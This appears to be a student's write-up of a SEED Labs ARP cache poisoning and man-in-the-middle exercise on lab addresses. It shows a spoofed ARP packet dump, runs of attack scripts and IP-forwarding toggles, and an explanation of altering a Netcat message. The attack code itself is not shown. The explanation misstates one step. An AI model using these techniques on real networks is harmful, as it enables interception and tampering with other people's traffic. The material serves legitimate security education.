        seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip forward = 1
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip forward = 0
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 mitm1.py
LAUNCHING MITM ATTACK.....
*** b'Ramesh\n', length: 7
.
Sent 1 packets.
.
Sent 1 packets.

```

## Explanation:

This shows a successful MITM attack on Netcat. Initially, the cache of both A and B are poisoned. Then, IP forwarding is turned on so that Netcat connection can be setup between A and B. Once the Netcat connection has been set up, IP forwarding is switched on. Then, we refresh the ARP caches by running Task 11A and Task 2. Post this, we launch the MITM attack from M. When we type 6 characters, “Ramesh” on the terminal of A and send it, the sent message becomes AAAAAA, which proves that the attack was successful.